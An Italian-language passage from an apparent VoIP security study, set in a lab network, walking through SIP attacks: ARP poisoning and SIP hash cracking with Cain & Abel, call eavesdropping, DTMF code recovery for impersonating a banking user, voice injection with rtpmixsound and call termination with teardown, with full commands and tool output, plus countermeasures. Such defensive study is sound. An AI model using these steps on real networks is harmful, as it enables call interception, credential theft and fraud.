Per effettuare l'*ARP Poisoning* si selezioni il tab *ARP* e si aggiungano gli *IP* a cui si è interessati cliccando sull'icona +, selezionando il traffico tra il client *2081 [IP 192.168.28.181]* e il server *Asterisk [IP 192.168.28.1]* e il traffico tra il client *2081 [IP 192.168.28.182]* e il server *Asterisk [IP 192.168.28.1* (Fig.9). In questo caso *Cain & Abel* effettua la stessa operazione di *arpspoof*.



Figure 9. Cain - Arp Poisoning

Appena i client inviano qualche richiesta al server si potrà vedere che vi sono degli scambi di pacchetti tra le due coppie di *IP* per cui selezionando il tab *Password* e l'opzione *SIP* si potranno visualizzare le autenticazioni effettuate tra le coppie di *IP*.
In questo momento si è in possesso di tutte le informazioni possibili tranne le password in quanto cifrate con algoritmo *MD5*. In pratica *Cain & Abel* esegue la stessa operazione realizzata con il tool *sipdump*. Si possono ottenere tali password selezionando le autenticazioni elencate ed effettuando un *send to cracker* (Fig.10).



Figure 10. Cain - Sniffing Autenticazione SIP

Nel tab *Cracker* si selezioni l'opzione *SIP Hashes*, poi le autenticazioni e si effettui un attacco con dizionario o forza bruta che con un po' di fortuna riveleranno le password dei client (Fig.11

e 12).
In quest'ultimo passaggio *Cain & Abel* ha eseguito la medesima operazione del tool *sipcrack*.



Figure 11. Cain - Dictionary Cracking SIP



Figure 12. Cain - Brute Force Cracking SIP

6.3.1 Contromisure

Le contromisure da intraprendere per difendersi da questa tipologia di attacchi è unica: cifrare la segnalazione *SIP*. Tuttavia si possono intraprendere due strade:

- La realizzazione di un canale sicuro tramite la creazione di *Virtual Private Network* **(VPN)** con *IP Security* **(IPsec)**. In questo caso otterremo la cifratura e l'autenticazione di tutti i pacchetti che viaggiano sulla *VPN*. La semplicità di questa implementazione è dovuta al fatto che,

essendo effettuata a livello di rete, permette di essere trasparente a livello di applicazioni che non devono essere modificate.
- La realizzazione di un canale sicuro tramite l'autenticazione dei soli pacchetti *SIP* con l'ausilio del protocollo *Transport Layer Security* **(TLS)** e quindi con la presenza di certificati digitali. La difficoltà di questa implementazioni consiste nel fatto che si immette un certo *overhead* di traffico nel canale di comunicazione, ma soprattutto che le applicazioni o più in generale i componenti *SIP* devono essere modificati per il supporto *TLS* [4].

6.4 Attacco Evesdropping

Obiettivo:

`Intercettare la fonia tra componenti SIP.`

Prerequisiti:

`Tool Cain & Abel (Cap. 7.3.6).`

Un attacco di grande impatto è quello che rende possibile l'intercettazione della fonia *VoIP*. Per effettuare questo tipo di attacco si utilizza ancora una volta il tool *Cain & Abel*. Il tool, infatti, è capace tramite la tecnica *ARP Poisoning* di intercettare oltre il traffico *SIP*, anche il traffico voce che utilizza il protocollo *RTP*.



Figure 13. Cain - Brute Force Cracking SIP

Come nel paragrafo precedente, avviato *Cain & Abel* e dopo aver attivato l'*ARP Poisonig* tra gli *IP* interessati, si selezioni il tab *Sniffer* e successivamente il tab *VoIP* (Fig.13). A questo punto qualunque traffico telefonico intercorso tra gli *IP* scelti verrà rilevato e registrato automaticamente dal tool, e successivamente al termine della chiamate, potrà essere ascoltato da qualunque lettore di file *Wav*.

6.4.1 Contromisure

Anche per questo tipo di attacchi l'unico modo per difendersi e la cifratura ma del traffico *realt-time*.Anche in questo caso possiamo percorrere due strade per ottenerla.

- La realizzazione di un canale sicuro tramite la creazione di *Virtual Private Network* **(VPN)** con *IP Security* **(IPsec)** (Cap. 6.3.1).

- La realizzazione di un canale sicuro tramite l'autenticazione dei soli pacchetti *RTP* con l'ausilio del protocollo *Secure Real-time Transport Protocol* **(SRTP)** con algoritmo di scambio chiavi di cifratura *Multimedia Internet KEYing* **(MIKEY)**. Anche in questo caso vi è la problematica dell' *overhead* immesso nel traffico del canale di comunicazione e del necessario supporto da parte dei componenti *VoIP*. A differenza dell'implementazione dell'*IPsec* qui non si ha problemi della gestione del *Quality of Service* **(Qos)** in qunato i router riescono a gestire i pacchetti *SRTP* [4].

6.5 Attacco DTMF Decoder

Obiettivo:

`Carpire, a seguito di un'intercettazione, i toni DTMF inviati nella comunicazione.`

Prerequisiti:

`Tool` *`Spectrum Analyzer Law`* `(Cap. 7.3.7).`

E' possibile che degli utenti effettuino delle chiamate a servizi *Home Banking* o quant'altro.
Questi servizi si basano sull'autenticazione dei propri utenti tramite l'inserimento di codici inviati nella comunicazione tramite il servizio *DTMF*.
In seguito ad una intercettazione telefonica, e quindi alla registrazione della stessa, è possibile decodificare i toni *DTMF* e perciò ricostruire i codici inseriti dall'utente intercettato. Il tool da utilizzare per un attacco del genere è *Spectrum Analyzer Law*.

Figure 14. Spectrum Analyzer Law - DTMF Decoder

Avviato il tool, basta cliccare sul pulsante *Eject*, fornire il file di registrazione dell'intercettazione e successivamente selezionare sul pulsante *Analyzer*; a questo punto si vedrà il software decifrate i toni *DTMF* (Fig.14).
Decifrati i toni si potrà richiamare il servizio utilizzato dell'intercettato e inserire i codici per autenticarsi al suo posto.

6.5.1 Contromisure

Vedi Cap. 6.4.1.

6.6 Attacco Voice Injection

Obiettivo:

Inserire audio nella fonia tra componenti *SIP*.

Prerequisiti:

Attacco *ARP Poisoning* in atto (Cap. 6.1).

Tool *rtpmixsound* (Cap. 7.3.8).

Tool *VoIP Sound Board* (Cap. 7.3.9).

Intercettare una comunicazione potrebbe essere interessante, ma intercettarla e modificarla prima che raggiunga il destinatario può esserlo ancora di più. L'attacco di *Voice Injection* qui analizzato, è reso possibile grazie al fatto che i pacchetti *RTP* che trasportano la fonia viaggiano in chiaro sulla rete.
Dopo avere effettuato un *ARP Poisoning* tra gli *IP* della rete è possibile intercettare questi pacchetti. Utilizzando uno *sniffer* di rete quale *Wireshark* (Fig.15), e quindi venendo a conoscenza delle porte di sorgente e destinazione utilizzate durante la sessione di comunicazione, è possibile immettere nel flusso di comunicazione pacchetti *RTP* aggiuntivi e destinarli ai legittimi interlocutori facendo credere che siano parte integrante della comunicazione.



Figure 15. Wireshark - Porte RTP

Per l'attacco si utilizzerà il tool *rtpmixsound* eseguendolo con

```
blobblio@hacking: sudo ./rtpmixsound -i eth6 -a 192.168.28.1 -A 11718 -b
192.168.28.181 -B 31192 outfile.wav -f 1 -j 80
```

-i eth6 indica il network da utilizzare per l'attacco;
-a 192.168.28.1 indica l'*IP* sorgente dei pacchetti *RTP*;
-A 11718 indica la porta dell'*IP* sorgente utilizzato dal protocollo *RTP*;
-b 192.168.28.181 indica l'*IP* destinazione dei pacchetti *RTP*

-B 31192 indica la porta dell'*IP* destinazione utilizzato dal protocollo *RTP*;
outfile.wav indica il file audio utilizzato da inserire nella conversazione;
-f 1 indica di aumentare il sequence number dei pacchetti *RTP* di una unità;

La risposta del sistema sarà

```
rtpmixsound - Version 3.0
January 03, 2007

source IPv4 addr:port = 192.168.28.1:11718
dest IPv4 addr:port = 192.168.28.181:31192
Input audio file: /home/blobblio/Scrivania/outfile.wav

spoof factor: 1

jitter factor: output spoofed packets ASAP

Audio read from input file equates to 1500 G711 packets.
At an ideal playback rate of 50 Hz, this represents
30.00 seconds of audio.

Ready to inject, press <ENTER> to begin injection...


Attempting to sniff RTP packets from the specified audio stream......
Successfully detected a packet from targeted audio stream.

RTPMIXSOUND LIBNET PROTOCOL LAYER = 3

Will inject spoofed audio at IP layer

Will now synchronize the mixing/interlacing of the
pre-recorded audio to the next audio packet captured
from the target audio stream.

There will be no further printed output until pre-recorded
audio playback has completed. Since the audio to mix is
30.00 sec in length, the tool has failed if greater than
about 30.00 seconds elapse without a completion confirmation.
In all likelihood, failure to begin mixing audio, or failure
to complete the mixing once it has begun, means the target
audio stream is no longer available to drive the mixing
loop (e.g. the targeted call has ended or changed state).
It's also possible you're attempting to run the tool on a
very slow or very heavily loaded machine.

Mixing/interlacing the pre-recorded audio with the
target audio stream has completed.
```

Effettuando una registrazione della conversazione con *Cain & Abel* si potrà ascoltare come il telefono *SIP* attaccato, riceva l'outpout del file *outfile.wav*.
Da ricordare che tale tool cercherà in input un file *Wav* con una campionatura di *8000 Hz* in modalità *mono*. Nel caso avessimo un file di qualità diversa bisognerà utilizzare il comando *sox* per portarlo alla qualità desiderata dal tool.

```
blobblio@hacking: sudo sox infile.wav -c 1 -r 8000 -u outfile.wav
```

infile.wav indica il file sonoro originale;
c 1 indica il file che deve essere convertito in modalità *mono*;
-r 8000 indica la qualità della ricampionatura del file;
outfile.wav indica il file sonoro rimodulato;

Per semplificare l'attacco potremmo utilizzare il tool visuale *VoIP Sound Board* che utilizza esso stesso il il tool *rtpmixsound* (Fig. 16).



Figure 16. VoIP Sound Board - Attacco Audio Injiection

Per utilizzare tale tool bisognerà scegliere prima la rete su cui bisogna intercettare la comunicazione, stabilire il telefono *VoIP* oggetto dell'attacco, scegliere il file sonoro da inviare e infine scegliere la modalità di funzionamento e cioè se rimpiazzare del tutto l'audio originale o meno.

6.6.1 Contromisure

Vedi Cap. 6.4.1.

6.7 Attacco SIP BYE

Obiettivo:

Interrompere una comunicazione *VoIP* avviata.

Prerequisiti:

Attacco *ARP Poisoning* in atto (Cap. 6.1).

Tool *WireShark* (Cap. 7.3.10).

Tool *teardown* (Cap. 7.3.11).

Normalmente, mentre due client sono in comunicazione, un client inviando un messaggio *SIP BYE* all'altro client lo avverte della chiusura della comunicazione, mentre quest'ultimo accetta semplicemente questo stato e, sapendo che oramai dall'altro lato della comunicazione non vi è più nessuno che lo ascolta, chiude direttamente la comunicazione.
Nella comunicazione tra due client, in questo caso *2081* e *2082*, con l'attacco che si analizzerà, ci si sostituerà al client *2081* inviando un *SIP BYE* al *2082* in modo che questi termini la comunicazione senza inviare nessun avviso al *2081* (come già affermato, per quanto concerne il *2082*, quest'ultimo sa che il *2081* avrebbe dovuto ormai chiudere la comunicazione). In pratica avremo un client (*2082*) che ha chiuso la comunicazione e un client (*2081*) che non avendo informazioni sulla comunicazione resterà in ascolto e continuerà, credendo ancora aperta tale comunicazione, a inviare dati *RTP* all'altro indirizzo *IP*.
Per comprendere e portare a termine tale attacco si deve richiamare alla memoria il semplice funzionamento del protocollo *SIP*. In special modo, i messaggi *SIP* (sia di richiesta che di risposta) sono costituiti da un *header* contenente dei campi.
Di notevole interesse sono i campi : *Call-Id* che identifica univocavemente una chiamata; *From* che mostra l'indirizzo del chiamante associato ad un tag alfanumerico; il campo *To* che mostra l'indirizzo dell'utente chiamato associato anch'esso ad un tag alfanumerico.



Figure 17. Sniffing con Wireshark

Facendo riferimento all'architettura di test, le condizioni per poter condurre l'attacco sono le seguenti:

- Apportare un attacco di *ARP Poisoning* al server *Asterisk - IP 192.168.28.1* e ai client *SIP IP 192.168.28.181/182*.
- Avere attivo uno *sniffer* di pacchetti dati in modo da poterli intercettare (la scelta è ricaduta sull'ottimo *WireShark*).
- Una chiamata tra i client *VoIP*.

Analizzando i pacchetti che vengono intercettati dal software *WireShark* si possono avere informazioni dell'esistenza di una chiamata *VoIP* in corso (Fig.17). Selezionando un qualsiasi pacchetto *SIP* si viene a conoscenza dei campi *Call-Id*, *From* e *To* per cui si può procedere all'esecuzione dell'attacco. Dal sistema *VM Hacking Linux* eseguiamo

```
blobblio@hacking: sudo ./teardown eth6 2082 192.168.28.1 192.168.28.1
493a21e213d779ef1bf6c8936f8d21ba@192.168.28.1 as73fd6244 11538
```

eth6 indica il network da utilizzare per l'attacco;
2082 indica il client da attaccare;
192.168.28.1 indica il dominio con cui si è registrato il client (nel nostro caso *2082@192.16*
192.168.28.1 indica il dominio a cui si è registrato il client;
493a21e213d779ef1bf6c8936f8d21ba@192.168.28.1 indica il *Call-Id* della chiamata;
as73fd6244 indica il tag associato al client di richiedente;
11538 indica il tag associato al client ricevente;

La risposta del sistema sarà

```
teardown - Version 1.0    Feb. 17, 2006

source IPv4 addr:port = 192.168.28.200:9
dest IPv4 addr:port = 192.168.28.1:5060
targeted UA = 2082@192.168.28.1
From Tag = as73fd6244
To Tag = 11538
Call ID = 493a21e213d779ef1bf6c8936f8d21ba@192.168.28.1
```

Dando un'occhiata ai client *VoIP*, si vedrà come il client *2082* avrà terminato al comunicazione mentre il client *2081* avra ancora la comunicazione aperta e solo guardando il debug di quest'ultimo ci si potrà accorgere che si trova in uno stato di errore (Fig.18 e 19).

6.7.1 Contromisure

Vedi Cap. 6.3.1.

6.8 Attacco Registration Hijack

Obiettivo:
Inserire audio nella fonia tra componenti *SIP*.
Prerequisiti:
Tool *reghijacker* (Cap. 7.3.12).

L'attacco *Registration Hijack* consiste nel sovrascrivere le informazioni di un client *SIP* in possesso del server *VoIP* con altre informazioni, in modo da impedire qualsiasi comunicazione. Per poter effettuare questo attacco si esegua dal sistema *VM Hacking Linux* il comando

